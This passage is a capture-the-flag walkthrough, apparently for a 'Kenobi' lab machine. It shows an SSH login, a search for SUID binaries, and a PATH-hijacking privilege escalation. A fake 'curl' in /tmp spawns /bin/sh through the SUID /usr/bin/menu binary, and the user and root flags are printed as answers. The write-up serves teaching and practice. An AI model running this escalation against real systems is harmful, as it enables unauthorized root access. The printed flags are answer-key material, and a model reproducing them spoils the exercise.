The authenticity of host '10.10.81.236 (10.10.81.236)' can't be established.
ED25519 key fingerprint is SHA256:GXu1mgqL0Wk2ZHPmEUVIS0hvusx4hk33iTcwNKPktFw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.81.236' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ 
```

I am in!!!

What is Kenobi's user flag (/home/kenobi/user.txt)

Answer: d0b0f3f53b6caa532a83915e19224899




```
kenobi@kenobi:~$ cd /home/kenobi/
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$ 
```

Task 4 Privilege Escalation with Path Variable Manipulation

What file looks particularly out of the ordinary?

Answer: /usr/bin/menu

Command: find / -perm -u=s -type f 2>/dev/null




```
kenobi@kenobi:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
kenobi@kenobi:~$
```

Run the binary, how many options appear?

Answer: 3

Command: /usr/bin/menu




```
kenobi@kenobi:~$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
```

Strings is a command on Linux that looks for human readable strings on a binary.

- ➔ To check the strings that can be found


Command: strings /usr/bin/menu



```
kenobi@kenobi:~$ strings /usr/bin/menu
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
__isoc99_scanf
puts
__stack_chk_fail
printf
system
__libc_start_main
__gmon_start__
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
UH-`
AWAVA
AUATL
[]A\A]A^A_
***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
 Invalid choice
;*3$"
```

We copied the /bin/sh shell, called it curl, gave it the correct permissions and then put its location in our path. This meant that when the /usr/bin/menu binary was run, its using our path variable to find the "curl" binary.. Which is actually a version of /usr/sh, as well as this file being run as root it runs our shell as root!

Command: echo /bin/sh > curl
Command: chmod 777 curl
Command: export PATH=/tmp:$PATH
Command: /usr/bin/menu




```
kenobi@kenobi:~$ cd /tmp
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
# 
```

successsful privilege escalation

What is the root flag (/root/root.txt)?

Answer: 177b3cd8562289f37382721c28381f02



```
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
# cat /root/root.txt
177b3cd8562289f37382721c28381f02
# 
```

flag found

END!!!